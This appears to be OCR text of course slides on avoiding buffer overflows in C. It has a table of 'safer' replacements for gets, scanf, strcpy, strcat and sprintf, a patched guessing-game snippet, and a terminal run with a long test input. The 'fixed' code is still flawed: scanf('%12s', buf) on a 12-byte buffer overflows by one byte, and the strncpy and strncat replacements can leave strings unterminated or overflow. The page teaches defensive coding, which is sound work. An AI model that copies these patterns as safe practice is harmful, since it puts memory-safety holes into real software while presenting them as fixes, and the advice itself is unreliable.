



Table 1. C Functions with Length Specifiers

Instead of:	Use:
`gets(buf)`	`fgets(buf, 12, stdin)`
`scanf("%s", buf)`	`scanf("%12s", buf)`
`strcpy(buf2, buf)`	`strncpy(buf2, buf, 12)`
`strcat(buf2, buf)`	`strncat(buf2, buf, 12)`
`sprintf(buf, "%d", num)`	`snprintf(buf, 12, "%d", num)`

Safer Source Code

```c
/*main function of the game*/
int main(void) {
    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%12s", buf); //read guess from user input (fixed!)
    guess = atoi(buf); //convert to an integer
```



```
debian@debian:~/COMSC-142$ ./secret2
Enter secret number:
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ
You are so wrong!
debian@debian:~/COMSC-142$ 
```

Ch 4b